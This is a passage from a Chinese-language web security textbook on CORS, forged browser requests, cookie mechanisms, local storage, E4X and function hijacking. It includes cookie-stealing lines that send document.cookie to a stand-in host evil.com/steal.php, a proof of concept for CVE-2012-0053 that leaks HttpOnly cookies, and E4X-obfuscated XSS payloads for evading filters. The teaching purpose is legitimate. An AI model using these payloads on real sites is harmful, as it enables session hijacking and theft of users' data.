xmlhttp = new XMLHttpRequest(); // IE7+, Firefox, Chrome, Opera, Safari 等  
}else{  
xmlhttp=new ActiveXObject("Microsoft.XMLHTTP"); // IE 6/IE 5 浏览器的方式  
}
```

实例化后就是设置好回调，然后发送 HTTP 请求需要的头部与参数键值，待响应成功后会触发该回调，回调函数就可以处理响应回来的数据了。这里需要注意，不是任何请求头都可以通过 JavaScript 进行设置的，否则前端的逻辑世界就乱了，W3C 给出了一份头部黑名单：

```
Accept-Charset  
Accept-Encoding  
Access-Control-Request-Headers  
Access-Control-Request-Method  
Connection  
Content-Length  
Cookie  
Cookie2  
Content-Transfer-Encoding  
Date  
Expect  
Host  
Keep-Alive  
Origin  
Referer  
TE  
Trailer  
Transfer-Encoding  
Upgrade
```

```
User-Agent  
Via  
...
```

这个黑名单曾经是不完备的，也有一些技巧导致黑名单被绕过，导致可以任意提交 Referer/User-Agent/Cookie 等头部值，随着时间的推移，黑名单总是有自己的风险。

响应回的数据也包括头部与体部，通过 `getResponseHeader` 函数可以获得指定的响应头，除了 Set-Cookie/Set-Cookie2（其中可能就有设置了 HttpOnly 标志的 Cookie，这是严禁客户端脚本读取的）等。更方便的是可以通过 `getAllResponseHeaders` 获取所有合法的响应头。

AJAX 是严格遵守同源策略的，既不能从另一个域读取数据，也不能发送数据到另一个域。不过有一种情况，可以发送数据到另一个域，W3C 的新标准中，CORS（Cross-Origin Resource Sharing）开始推进浏览器支持这样的跨域方案，现在的浏览器都支持这个方案了，过程如下：

www.foo.com（来源域）的 AJAX 向 www.evil.com（目标域）发起了请求，浏览器会给自动带上 Origin 头，如下：

```
Origin: http://www.foo.com
```

然后目标域要判断这个 Origin 值，如果是自己预期的，那么就返回：

```
Access-Control-Allow-Origin: http://www.foo.com
```

表示同意跨域。如果 Access-Control-Allow-Origin 之后是*通配符，则表示任意域都可以往目标跨。如果目标域不这样做，浏览器获得响应后没发现 Access-Control-Allow-Origin 头的存在，就会报类似下面这样的权限错误：

XMLHttpRequest cannot load http://www.evil.com. Origin http://www.foo.com is not allowed by Access-Control-Allow-Origin.

IE 下不使用 XMLHttpRequest 对象，而是自己的 XDomainRequest 对象，实例化后，使用方式与 XMLHttpRequest 基本一致。如下代码能让我们的 CORS 方案兼容：

```
<script>
function createCORSRequest(method, url){
    var xhr = new XMLHttpRequest();
    if ("withCredentials" in xhr){
        xhr.open(method, url, true);
    } else if (typeof XDomainRequest != "undefined"){
        xhr = new XDomainRequest(); // IE 浏览器
        xhr.open(method, url);
    } else {
        xhr = null;
    }
    return xhr;
}

var request = createCORSRequest("get", "http://www.evil.com/steal.php?
data=456");
if (request){
    request.onload = function(){ // 请求成功后
        alert(request.responseText); // 弹出响应的数据
    };
    request.send(); // 发送请求
}
</script>
```

上述代码存放在 www.foo.com 域上，跨域往目标域发起请求，目标域 steal.php 的代码如下：

```
<?php
header("Access-Control-Allow-Origin: http://www.foo.com");
//...
?>
```

注：

根据上面这些简陋的代码，我们可以丰富一下，想想适合怎样的攻击场景？有一个实时远控的场景，我们可以将源头域上的隐私数据（每 3 秒）跨域提交到目标域上，并获取目标域响应的内容，这样的内容可以动态生成，也可以是 JavaScript 指令，然后在源头域上被 eval 等方式动态执行。更多的内容可查看第 7 章相关章节。

如果目标域不设置 Access-Control-Allow-Origin: http://www.foo.com，那么隐私数据可以被偷到吗？答案是肯定的。虽然浏览器会报权限错误的问题，但实际上隐私数据已经被目标域的 steal.php 接收到了。

默认情况下，这样的跨域无法带上目标域的会话（Cookies 等），需要设置 xhr 实例的 withCredentials 属性为 true（IE 还不支持），同时目标域的 steal.php 必须设置如下：

```
<?php
header("Access-Control-Allow-Origin: http://www.foo.com");
header("Access-Control-Allow-Credentials: true"); // 允许跨域证书发送
//...
?>
```

有一点需要注意，如果设置了 Access-Control-Allow-Credentials 为 true，那么 Access-Control-Allow-Origin 就不能设置为*通配符，这也是浏览器为了安全进行的考虑。

有了 CORS 机制，跨域就变得特别方便了，该功能要慎重使用，否则后果会很严重。

2.5.3 模拟用户发起浏览器请求

在浏览器中，用户发出的请求基本上都是 HTTP 协议里的 GET 与 POST 方式。对于 GET 方式，实际上就是一个 URL，方式有很多，常见的如下：

```
// 新建一个 img 标签对象，对象的 src 属性指向目标地址
new Image().src="http://www.evil.com/steal.php"+escape(document.cookie);
// 在地址栏里打开目标地址
location.href="http://www.evil.com/steal.php"+escape(document.cookie);
```

这个原理是相通的，通过 JavaScript 动态创建 iframe/frame/script/link 等标签对象，然后将它们的 src 或 href 属性指向目标地址即可。

对于 POST 的请求，前面说的 XMLHttpRequest 对象就是一个非常方便的方式，可以模拟表单提交，它有异步与同步之分，差别在于 XMLHttpRequest 实例化的对象 xhr 的 open 方法的第三个参数，true 表示异步，false 表示同步，如果使用异步方式，就是 AJAX。异步则表示请求发出去后，JavaScript 可以去做其他事情，待响应回来后会自动触发 xhr 对象的 onreadystatechange 事件，可以监听这个事件以处理响应内容。同步则表示请求发出去后，JavaScript 需要等待响应回来，这期间就进入阻塞阶段。如下是一段同步的示例：

```
xhr = function(){
    /*xhr 对象*/
    var request = false;
    if(window.XMLHttpRequest) {
        request = new XMLHttpRequest();
    } else if(window.ActiveXObject) {
        try {
            request = new window.ActiveXObject('Microsoft.XMLHTTP');
        } catch(e) {}
    }
}
```

```
        return request;
    }();

    request = function(method,src,argv,content_type){
        xhr.open(method,src,false); // 同步方式
        if(method=='POST')xhr.setRequestHeader('Content-Type',content_type);
// 设置表单的 Content-Type 类型, 常见的是 application/x-www-form-urlencoded
        xhr.send(argv); // 发送 POST 数据
        return xhr.responseText; // 返回响应的内容
    };

    attack_a = function(){
        var src = http://www.evil.com/steal.php;
        var argv_0 = "&name1=value1&name2=value2";
        request("POST",src,argv_0,"application/x-www-form-urlencoded");
    };
    attack_a();
```

POST 表单提交的 Content-Type 为 application/x-www-form-urlencoded, 它是一种默认的标准格式。还有一种比较常见: multipart/form-data。它一般出现在有文件上传的表单中, 示例如下:

```
xhr = function(){
    /*省略 xhr 对象的创建*/
}();

request = function(method,src,argv,content_type){
    xhr.open(method,src,false);
    if(method=='POST')xhr.setRequestHeader('Content-Type',content_type);
    xhr.send(argv);
    return xhr.responseText;
}
```

```

attack_a = function(){
    var src = http://www.evil.com/steal.php;
    var name1 = "value1";
    var name2 = "value2";
    var argv_0 = "\r\n";
    argv_0 += "-----7964f8dddeb95fc5\r\nContent-Disposition:
                form-data; name=\"name1\"\r\n\r\n";
    argv_0 += (name1+"\r\n");
    argv_0 += "-----7964f8dddeb95fc5\r\nContent-Disposition:
                form-data; name=\"name2\"\r\n\r\n";
    argv_0 += (name2+"\r\n");
    argv_0 += "-----7964f8dddeb95fc5--\r\n";
    /*
POST 提交的参数是以-----7964f8dddeb95fc5 分隔的
下面设置表单提交的 Content-Type 与 form-data 分隔边界为:
multipart/form-data; boundary=-----7964f8dddeb95fc5
*/
    request("POST",src,argv_0,"multipart/form-data;
boundary=-----7964f8dddeb95fc5");
}
attack_a();

```

除了可以通过 xhr 对象模拟表单提交外,还有一种比较原始的方式: form 表单自提交。原理是通过 JavaScript 动态创建一个 form,并设置好 form 中的每个 input 键值,然后对 form 对象做 submit()操作即可,示例如下:

```

function new_form(){
    var f = document.createElement("form");
    document.body.appendChild(f);
    f.method = "post";
    return f;
}
function create_elements(eForm, eName, eValue){

```

```
var e = document.createElement("input");
eForm.appendChild(e);
e.type = 'text';
e.name = eName;
if(!document.all){e.style.display = 'none';}else{
    e.style.display = 'block';
    e.style.width = '0px';
    e.style.height = '0px';
}
e.value = eValue;
return e;
}
var _f = new_form(); // 创建一个 form 对象
create_elements(_f, "name1", "value1"); // 创建 form 中的 input 对象
create_elements(_f, "name2", "value2");
_f.action= "http://www.evil.com/steal.php"; // form 提交地址
_f.submit(); // 提交
```

我们介绍了好几种模拟用户发起浏览器请求的方法，其用处很大且使用很频繁。前端黑客攻击中，比如 XSS 经常需要发起各种请求（如盗取 Cookies、蠕虫攻击等），上面的几种方式都是 XSS 攻击常用的，而最后一个表单自提交方式经常用于 CSRF 攻击中。

2.5.4 Cookie 安全

Cookie 是一个神奇的机制，同域内浏览器中发出的任何一个请求都会带上 Cookie，无论请求什么资源，请求时，Cookie 出现在请求头的 Cookie 字段中。服务端响应头的 Set-Cookie 字段可以添加、修改和删除 Cookie，大多数情况下，客户端通过 JavaScript 也可以添加、修改和删除 Cookie。

由于这样的机制，Cookie 经常被用来存储用户的会话信息，比如，用户登录认证后的 Session，之后同域内发出的请求都会带上认证后的会话信息，非常方便。所以，攻击者就

特别喜欢盗取 Cookie，这相当于盗取了在目标网站上的用户权限。

Cookie 的重要字段如下：

```
[name][value][domain][path][expires][httponly][secure]
```

其含义依次是：名称、值、所属域名、所属相对根路径、过期时间、是否有 HttpOnly 标志、是否有 Secure 标志。这些字段用好了，Cookie 就是安全的，下面对关键的字段进行说明。

1. 子域 Cookie 机制

这是 domain 字段的机制，设置 Cookie 时，如果不指定 domain 的值，默认就是本域。例如，a.foo.com 域通过 JavaScript 来设置一个 Cookie，语句如下：

```
document.cookie="test=1";
```

那么，domain 值默认为 a.foo.com。有趣的是，a.foo.com 域设置 Cookie 时，可以指定 domain 为父级域，比如：

```
document.cookie="test=1;domain=foo.com";
```

此时，domain 就变为 foo.com，这样带来的好处就是可以在不同的子域共享 Cookie，坏处也很明显，就是攻击者控制的其他子域也能读到这个 Cookie。另外，这个机制不允许设置 Cookie 的 domain 为下一级子域或其他外域。

2. 路径 Cookie 机制

这是 path 字段的机制，设置 Cookie 时，如果不指定 path 的值，默认就是目标页面的路径。例如，a.foo.com/admin/index.php 页面通过 JavaScript 来设置一个 Cookie，语句如下：

```
document.cookie="test=1";
```

path 值就是/admin/。通过指定 path 字段，JavaScript 有权限设置任意 Cookie 到任意路径下，但是只有目标路径下的页面 JavaScript 才能读取到该 Cookie。那么有什么办法跨路径读取 Cookie？比如，/evil/路径想读取/admin/路径的 Cookie。很简单，通过跨 iframe 进行 DOM 操作即可，/evil/路径下页面的代码如下：

```
xc = function(src){
    var o = document.createElement("iframe"); // iframe 进入同域的目标页面
    o.src = src;
    document.getElementsByTagName("body")[0].appendChild(o);
    o.onload = function(){ // iframe 加载完成后
        d = o.contentDocument || o.contentWindow.document;
// 获取 document 对象
        alert(d.cookie); // 获取 cookie
    };
}('http://a.foo.com/admin/index.php');
```

所以，通过设置 path 不能防止重要的 Cookie 被盗取。

3. HttpOnly Cookie 机制

顾名思义，HttpOnly 是指仅在 HTTP 层面上传输的 Cookie，当设置了 HttpOnly 标志后，客户端脚本就无法读写该 Cookie，这样能有效地防御 XSS 攻击获取 Cookie。以 PHP setcookie 为例，httponly.php 文件代码如下：

```
<?php
setcookie("test", 1, time()+3600, "", "", 0); // 设置普通 Cookie
setcookie("test_http", 1, time()+3600, "", "", 0, 1);
// 第 7 个参数（这里的最后一个）是 HttpOnly 标志，0 为关闭，1 为开启，默认为 0
?>
```

请求这个文件后，设置了两个 Cookie，如图 2-2 所示。

Name	Value	Domain	Path	Expires	Size	HTTP	Secure
test	1	www.foo.com	/book	Mon, 02 Apr 2012 15:31:01 GMT	5		
test_http	1	www.foo.com	/book	Mon, 02 Apr 2012 15:31:01 GMT	10	✓	

图 2-2 设置的 Cookie 值

其中，test_http 是 HttpOnly Cookie。有什么办法能获取到 HttpOnly Cookie？如果服务端响应的页面有 Cookie 调试信息，很可能就会导致 HttpOnly Cookie 的泄漏。比如，以下信息。

(1) PHP 的 phpinfo()信息，如图 2-3 所示。

Variable	
HTTP_HOST	www.foo.com
HTTP_CONNECTION	keep-alive
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 6.1) AppleWebKit,
HTTP_ACCEPT	text/html,application/xhtml+xml,application/javascript
HTTP_ACCEPT_ENCODING	gzip, deflate, sdch
HTTP_ACCEPT_LANGUAGE	zh-CN,zh;q=0.8
HTTP_ACCEPT_CHARSET	GBK,utf-8;q=0.7,*;q=0.3
HTTP_COOKIE	test=1; test_http=1 ←

图 2-3 phpinfo()信息

(2) Django 应用的调试信息，如图 2-4 所示。

COOKIES	Variable	Value
	csrftoken	'd4a476a0bdabb5aaf4a4051b8e69bb2a'
	test	'1'
	test_http	'123' ←

图 2-4 Django 调试信息

(3) CVE-2012-0053 关于 Apache Http Server 400 错误暴露 HttpOnly Cookie，描述如下：

Apache HTTP Server 2.2.x 多个版本没有严格限制 HTTP 请求头信息，HTTP 请求头信

息超过 `LimitRequestFieldSize` 长度时，服务器返回 400 (Bad Request) 错误，并在返回信息中将出错的请求头内容输出 (包含请求头里的 `HttpOnly Cookie`)，攻击者可以利用这个缺陷获取 `HttpOnly Cookie`。

可以通过技巧让 Apache 报 400 错误，例如，如下 POC (Proof of Concept，为观点提供证据)：

```
<script>
/* POC 来自：
https://gist.github.com/1955a1c28324d4724b7b/7fe51f2a66c1d4a40a736540b3a
d3fde02b7fb08
```

大多数浏览器限制 `Cookies` 最大为 4kB，我们设置为更大，让请求头长度超过 Apache 的 `LimitRequestFieldSize`，从而引发 400 错误。

```
*/
function setCookies (good) {
    var str = "";
    for (var i=0; i< 819; i++) {
        str += "x";
    }
    for (i = 0; i < 10; i++) {
        if (good) { // 清空垃圾 Cookies
            var cookie = "xss"+i+"=";expires="+new Date(+new Date()-1).
                toUTCString()+"; path=/";
        }
        // 添加垃圾 Cookies
        else {
            var cookie = "xss"+i+"="+str+";path=/";
        }
        document.cookie = cookie;
    }
}
```



```
function makeRequest() {
    setCookies(); // 添加垃圾 Cookies
    function parseCookies () {
        var cookie_dict = {};
        // 仅当处于 400 状态时
        if (xhr.readyState === 4 && xhr.status === 400) {
            // 替换掉回车换行字符, 然后匹配出<pre></pre>代码段里的内容
            var content = xhr.responseText.replace(/\r|\n/g, '').match
                (/<pre>(.*?)</pre>/);
            if (content.length) {
                // 替换“Cookie: ”前缀
                content = content[1].replace("Cookie: ", "");
                var cookies = content.replace(/xss\d=x+;?/g, '').split(/;/g);

                for (var i=0; i<cookies.length; i++) {
                    var s_c = cookies[i].split('=');
                    cookie_dict[s_c[0]] = s_c[1];
                }
            }
            setCookies(true); // 清空垃圾 Cookies
            alert(JSON.stringify(cookie_dict)); // 得到 HttpOnly Cookie
        }
    }
    // 针对目标页面发出 xhr 请求, 请求会带上垃圾 Cookies
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = parseCookies;
    xhr.open("GET", "httponly.php", true);
    xhr.send(null);
}
makeRequest();
</script>
```

apache 400 httponly cookie poc

请求这个 POC 时，发出的请求头信息如图 2-5 所示。

[illegible]

图 2-5 POC 发出的请求头信息

此时，`httponly.php`（其代码在前面已给出）会出现 400 错误，导致 `HttpOnly Cookie` 泄漏，如图 2-6 所示。



图 2-6 Apache 400 错误报出的 HttpOnly Cookie

上面的几个例子中，服务端响应泄漏了 HttpOnly Cookie 应该算是一种漏洞，需谨慎对

待，否则 XSS 会轻易获取到同域内的 HttpOnly Cookie。

4. Secure Cookie 机制

Secure Cookie 机制指的是设置了 Secure 标志的 Cookie 仅在 HTTPS 层面上安全传输，如果请求是 HTTP 的，就不会带上这个 Cookie，这样能降低重要的 Cookie 被中间人截获的风险。

不过有个有意思的点，Secure Cookie 对于客户端脚本来说是可读写的。可读意味着 Secure Cookie 能被盗取，可写意味着能被篡改。如下的 JavaScript 代码可对已知的 Secure Cookie 进行篡改：

```
// path 与 domain 必须一致，否则会被认为是不同的 Cookie
document.cookie="test_secure=hijack;path=/;secure;"
```

5. 本地 Cookie 与内存 Cookie

理解这个很简单，它与过期时间（Cookie 的 expires 字段）紧密相关。如果没设置过期时间，就是内存 Cookie，这样的 Cookie 会随着浏览器的关闭而从内存中消失；如果设置了过期时间是未来的某个时间点，那么这样的 Cookie 就会以文本形式保存在操作系统本地，待过期时间到了才会消失。示例（GMT 时间，2112 年 1 月 1 日才会过期）如下：

```
document.cookie="test_expires=1; expires=Mon, 01 Jan 2112 00:00:00 GMT;"
```

很多网站为了提升用户体验，不需要每次都登录，于是采用本地 Cookie 的方式让用户在未来 1 个月、半年、永久等时间段内都不需要进行登录操作。通常，用户体验与风险总是矛盾的，体验好了，风险可能也变大了，比如，攻击者通过 XSS 得到这样的本地 Cookie 后，就能够在未来很长一段时间内，甚至是永久控制着目标用户的账号权限。

这里并不是说内存 Cookie 就更安全，实际上，攻击者可以给内存 Cookie 加一个过期时间，使其变为本地 Cookie。用户账户是否安全与服务端校验有关，包括重要 Cookie 的唯一性（是否可预测）、完整性（是否被篡改了）、过期等校验。

6. Cookie 的 P3P 性质

HTTP 响应头的 P3P（Platform for Privacy Preferences Project）字段是 W3C 公布的一项隐私保护推荐标准。该字段用于标识是否允许目标网站的 Cookie 被另一个域通过加载目标网站而设置或发送，仅 IE 执行了该策略。

比如，evil 域通过 script 或 iframe 等方式加载 foo 域（此时 foo 域被称为第三方域）。加载的时候，浏览器是否会允许 foo 域设置自己的 Cookie，或是否允许发送请求到 foo 域时，带上 foo 域已有的 Cookie。我们有必要区分设置与发送两个场景，因为 P3P 策略在这两个场景下是有差异的。

（1）设置 Cookie。

Cookie 包括本地 Cookie 与内存 Cookie。在 IE 下默认都是不允许第三方域设置的，除非 foo 域在响应的时候带上 P3P 字段，如：

```
P3P: CP="CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM STA PRE COM NAV  
OTC NOI DSP COR"
```

该字段的内容本身意义不大，不需要记，只要知道这样设置后，被加载的目标域的 Cookie 就可以被正常设置了。设置后的 Cookie 在 IE 下会自动带上 P3P 属性（这个属性在 Cookie 中是看不到的），一次生效，即使之后没有 P3P 头，也有效。

(2) 发送 Cookie

发送的 Cookie 如果是内存 Cookie，则无所谓是否有 P3P 属性，就可以正常发送；如果是本地 Cookie，则这个本地 Cookie 必须拥有 P3P 属性，否则，即使目标域响应了 P3P 头也没用。

要测试以上结论，可以采用如下方法。

(1) 给 hosts 文件添加 www.foo.com 与 www.evil.com 域。

(2) 将如下代码保存为 foo.php，并保证能通过 www.foo.com/cookie/foo.php 访问到。

```
<?php
//header('P3P: CP="CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM STA PRE
COM NAV OTC NOI DSP COR"');
setcookie("test0", 'local', time()+3600*3650);
setcookie("test_mem0", 'memory');
var_dump($_COOKIE);
?>
```

(3) 将如下代码保存为 evil.php，并保证能通过 www.evil.com/cookie/evil.php 访问到。

```
<iframe src="http://www.foo.com/cookie/foo.php"></iframe>
```

(4) IE 浏览器访问 www.evil.com/cookie/evil.php，通过 fiddler 等浏览器代理工具可以看到 foo.php 尝试设置 Cookie，当然由于没响应 P3P 头，所以不会设置成功。

(5) 将 foo.php 的 P3P 响应功能的注释去掉，再访问 www.evil.com/cookie/evil.php，可以发现本地 Cookie (test0) 与内存 Cookie (test_mem0) 都已设置成功。

(6) 修改 foo.php 里的 Cookie 名，比如，test0 改为 test1，test_mem0 改为 test_mem1

等, 注释 P3P 响应功能, 然后直接访问 `www.foo.com/cookie/foo.php`, 这时会设置本地 Cookie (test1) 与内存 Cookie (test_mem1), 此时这两个 Cookie 都不带 P3P 属性。

(7) 再通过访问 `www.evil.com/cookie/evil.php`, 可以发现内存 Cookie (test_mem1) 正常发送, 而本地 Cookie (test1) 没有发送。

(8) 继续修改 `foo.php` 里的 Cookie 名, test1 改为 test2, test_mem1 改为 test_mem2, 去掉 P3P 响应功能的注释, 然后直接访问 `www.foo.com/cookie/foo.php`, 此时本地 Cookie(test2) 与内存 Cookie (test_mem2) 都有了 P3P 属性。

(9) 这时访问 `www.evil.com/cookie/evil.php`, 可以发现 test2 与 test_mem2 都发送出去了。

这些细节对我们进行安全研究非常关键, 比如, 在 CSRF 攻击的时候, 如果 `iframe` 第三方域需要 Cookie 认证, 这些细节对我们判断成功与否非常有用。

2.5.5 本地存储风险

浏览器的本地存储方式有很多种, 常见的如表 2-1 所示。

表 2-1 本地存储描述

存储方式	描 述
Cookie	也称 HTTP Cookie, 是最常见的方式, key-value 模式
UserData	IE 自己的本地存储, key-value 模式
localStorage	HTML5 新增的本地存储, key-value 模式, 当前浏览器已开始支持, 而且支持得非常好
local Database	HTML5 新增的浏览器本地 DataBase, 是 SQLite 数据库, WebKit 内核浏览器 (如 Safari/Chrome) 与 Opera 浏览器支持, 可惜 W3C 已经废弃这个
Flash Cookie	Flash 的本地共享对象 (LSO), key-value 模式, 跨浏览器

本地存储的主要风险是被植入广告跟踪标志, 有的想删都不一定能删除干净。比如, 广为人知的 evercookie, 不仅利用了如上各种存储, 还使用了以下存储。

- Silverlight 的 IsolatedStorage，类似 Flash Cookie。
- PNG Cache，将 Cookie 转换成 RGB 值描述形式，以 PNG Cache 方式强制缓存着，读入则以 HTML5 的 canvas 对象读取并还原为原来的 Cookie 值。
- 类似 PNG Cache 机制的还有 HTTP Etags、Web Cache，这三种本质上都是利用了浏览器缓存机制：浏览器会优先从本地读取缓存的内容。
- Web History，利用的是“CSS 判断目标 URL 是否访问过”技巧，属于一种过时的技巧。
- window.name，本质就是一个 DOM 存储，并不存在本地。

evercookie 使用了 10 多种存储方式，互相配合，如果哪个存储被删除，再次请求 evercookie 页面时，被删除的值会被恢复。这就是 evercookie 的目的：永久性 Cookie。

以下重点介绍 Cookie、userData、localStorage、Flash Cookie，看看它们的存储特性。

1. Cookie

大多数浏览器限制每个域能有 50 个 Cookie。不同的浏览器能存储的 Cookies 是有差异的，其最大值约为 4KB，若超过这个值，浏览器就会删除一些 Cookie，这个删除策略也是不太一样的。关于这些差异，有兴趣的读者可以自己去研究。

Cookie 的很多操作在上一节已经提过，在此特别提醒一下，删除 Cookie 时，仅需设置过期值为过去的时间即可。Cookie 无法跨浏览器存在。

2. userData

微软在 IE 5.0 以后，自定义了一种持久化用户数据的概念 userData，用户数据的每个域最大为 64KB。这种存储方式只有 IE 浏览器自己支持，下面看看如何操作。

```
<div id="x"></div>
<script>
function set_ud(key,value) {
    var a = document.getElementById('x'); // x 为任意 div 的 id 值
    a.addBehavior("#default#userdata");
    a.setAttribute(key,value);
    a.save("db");
}

function get_ud(key) {
    var a = document.getElementById('x');
    a.addBehavior("#default#userdata");
    a.load("db");
    alert(a.getAttribute(key));
}

function del_ud(key) {
    var a = document.getElementById('x');
    a.addBehavior("#default#userdata");
    a.setAttribute(key, ""); // 设置为空值即可
    a.save("db");
}

window.onload = function(){
    set_ud('a','xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx'); // 设置
    get_ud('a'); // 获取 a 的值
    del_ud('a'); // 删除 a 的值
    get_ud('a'); // 获取 a 的值
};
</script>
```

3. localStorage

HTML5 的本地存储 localStorage 是大势所趋，如果仅存储在内存中，则是

sessionStorage。它们的语法都一样，仅仅是一个存储在本地文件系统中，另一个存储在内存中（随着浏览器的关闭而消失），其语句如下：

```
localStorage.setItem("a", "xxxxxxxxxxxxxxxx"); // 设置
localStorage.getItem("a"); // 获取 a 的值
localStorage.removeItem("a"); // 删除 a 的值
```

注意，localStorage 无法跨浏览器存在。

如表 2-2 所示的 5 大浏览器现在都支持以 localStorage 方式进行存储，其中，Chrome、Opera、Safari 这 3 款浏览器中都有查看本地存储的功能模块。但是不同的浏览器对 localStorage 存储方式还是略有不同的。表 2-2 是 5 大浏览器 localStorage 的存储方式。

表 2-2 5 大浏览器 localStorage 存储方式

浏 览 器	存储格式	加密方式	存储路径
Firefox	SQLite	明文	C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\tyraqe3f.default\webappstore.sqlite
Chrome	SQLite	明文	C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\
IE	XML	明文	C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\
Safari	SQLite	明文	C:\Users\user\AppData\Local\Apple Computer\Safari\LocalStorage
Opera	XML	BASE64	C:\Users\user\AppData\Roaming\Opera\Opera\pstorage\

通过上面的描述可以看出，除了 Opera 浏览器采用 BASE64 加密外（BASE64 也是可以轻松解密的），其他浏览器均采用明文存储数据。

另一方面，在数据存储的时效性上，localStorage 并不会像 Cookie 那样可以设置数据存活有时限。也就是说，只要用户不主动删除，localStorage 存储的数据将会永久存在。

根据以上对存储方式和存储时效的分析，建议不要使用 localStorage 方式存储敏感信息，哪怕这些信息进行过加密。

另外，对身份验证数据使用 `localStorage` 进行存储还不太成熟。我们知道，通常可以使用 XSS 漏洞来获取到 Cookie，然后用这个 Cookie 进行身份验证登录。通过前面的知识可以知道，后来为了防止通过 XSS 获取 Cookie 数据，浏览器支持使用 `HttpOnly` 来保护 Cookie 不被 XSS 攻击获取到。而 `localStorage` 存储没有对 XSS 攻击有任何防御机制，一旦出现 XSS 漏洞，那么存储在 `localStorage` 里的数据就极易被获取到。

4. Flash Cookie

Flash 是跨浏览器的通用解决方案，Flash Cookie 的默认存储数据大小是 100KB。关于 Flash 的相关知识，将在 2.7 节详细介绍，下面看看如何使用 ActionScript 脚本操作 Flash Cookie。

```
function set_lso(k:String="default", v:String=""):void
{ // 设置值
    var shared:SharedObject = SharedObject.getLocal("db");
    shared.data[k] = v;
    shared.flush();
}
function get_lso(k:String="default"):String
{ // 获取值
    var str:String = "";
    var shared:SharedObject = SharedObject.getLocal("db");
    str = shared.data[k];
    return str;
}
function clear_lso():void
{ // 清空值
    var shared:SharedObject = SharedObject.getLocal("db");
    shared.clear();
}
```

2.5.6 E4X 带来的混乱世界

E4X 是 ECMAScript For XML 的缩写。本书的两大脚本 JavaScript 和 ActionScript 都遵循 ECMAScript 标准,所以在 E4X 的语法上是一致的。对于 JavaScript 来说,当前只有 Firefox 支持 E4X,这种技术是将 XML 作为 JavaScript 的对象,直接通过如下形式声明:

```
<script>
foo=<foo><id name="thx">x</id></foo>; // 注意,没有引号包围
alert(foo.id); // 弹出 XML 的 id 标签节点的值: x
</script>
```

通过使用 E4X 技术,可以混淆 JavaScript 代码,甚至绕开一些过滤规则。下面进一步了解 E4X 的使用,从上面的样例中如何得到 name 的值?可以这样:

```
alert(foo.id.@name); // 访问属性节点用@符号, id 字符串可以省略,直接下面这样:
alert(foo..@name);
```

更进一步:

```
alert(<foo>hi</foo>); //弹出 hi, 继续缩短代码? 像下面这样:
alert(<>hi</>) //也弹出 hi, 注意,没引号
```

于是我们可以考虑将脚本放到 XML 数据中,比如, `x=<&alert('hello')&>` (将整个 XML 数据赋值给 x),然后获取这个 XML 数据,并将 eval 显示出来: `eval(x+[])`,注意,[]不可少。

这些测试都是在脚本内操作 XML 数据的。那么在这个“内嵌”的 XML 数据里如何执行脚本表达式呢?比如: `x=<&alert('hello')&>` 是无法自执行的,改为: `x=<&{alert('hello')}&>` 就行了,即加个花括弧,表示里面是要执行的脚本。

通过上面这些技巧,可以很好地理解如下混淆的代码:

- ① `Function(<text>\u0061{new String}lert(0)</text>())`
- ② `Function(<text>aler{[] }t('cool')</text>())`
- ③ `Function(<text><x y="a"></x><x y="lert"></x><x y="(123)"></x></text>..@y())`
- ④ `location=XML(<x>java{[] }script:ale{[] }rt(/I am e4x/.source)</x>)`
- ⑤ `location=<text>javascr{new Array}ipt:aler{new Array}t(1)</text>`
- ⑥ `eval(<alert(1)</>+[])`

针对上面 6 个混淆样例，说明如下：

- 样例①与样例②中，花括弧{}内执行的是脚本表达式，`new String` 返回空，`[]`也返回空，那么 `alert` 就是一个完整的，并且可以对其进行编码：十六进制、十进制等。`Function` 本身返回一个函数对象，最后的括弧执行获取到的文本节点内容 `alert(0)`，并弹出。
- 样例③比较有意思，`@y` 依次访问 XML 数据中的 `y` 属性节点：`a`→`lert`→`(123)`，并弹出。
- 样例④～样例⑥的理解就很简单了，大家自己理解吧。

本节的知识点最早由 Gareth Heyes 提出，大家如果了解更多的知识，可以参考他的文章（<http://www.thespanner.co.uk/?s=e4x>）。

2.5.7 JavaScript 函数劫持

JavaScript 函数劫持很简单，一般情况下，只要在目标函数触发之前，重写这个函数即可，比如，劫持 `eval` 函数的语句如下：

```
var _eval=eval;
eval = function(x){
    if(typeof(x)=='undefined'){return;}
    alert(x); // 这之前可以写任意代码
    _eval(x);
};
```

`eval('alert(1)');` // 这时的 `eval` 会先弹出它的参数值，然后才是动态执行参数值

曾经的浏览器劫持 `document.write`、`document.writeln` 也是这样的方式，不过在 IE 9 及 Firefox、Chrome 等新一代浏览器下，这个方式需要做改变，如下：

```
var _write = document.write.bind(document);
// 注意到 bind 方法，可以将目标绑定到 document 对象上，这样 _write 执行时就不会报错，
// 否则会因为默认在 window 对象下寻找 write 方法而导致报错，因为该方法不存在
document.write = function(x){
    if(typeof(x)=='undefined'){return;}
    // 这可以写任意代码
    _write(x);
};

// 除了 bind 技巧外，还可以这样：
var _write = document.write;
document.write = function(x){
    if(typeof(x)=='undefined'){return;}
    // 这可以写任意代码
    _write.call(document,x); // call 方法，第一个参数表明要绑定到的对象
};

document.write("<script>alert(1)</script>"); // 这样就劫持住了
```

函数劫持有什么用？

我们知道，在一定程度上是可以自动化分析 DOM XSS 的，可以动态解密一些混淆的代码（如：网马），JSON HiJacking 使用的就是这样的技巧。

关于 JavaScript 函数劫持更多的知识，可以查看 2007 年 luoluo 的文章《浅谈 javascript 函数劫持》（<http://www.xfocus.net/articles/200712/963.html>）。

2.6 一个伪装出来的世界——CSS

CSS 即层叠样式表，用于控制网页的呈现样式，如颜色、字体、大小、高宽、透明、偏移、布局等，通过灵活运用 CSS 技巧，攻击者可以伪装出期望的网页效果，从而进行钓鱼攻击。下面介绍 CSS 的一些性质，这些性质带来的安全风险不仅是伪装攻击。

2.6.1 CSS 容错性

CSS 具有非常高的容错性，比如，如下代码：

```
<link rel="stylesheet" href="test.html"><!--和后缀无关-->
<h1>xxxx</h1>
<h2>yyyy</h2>
```

test.html 的代码如下：

```
h1{font-size:50px;color:red;
</style>
<div>xxxx</div>
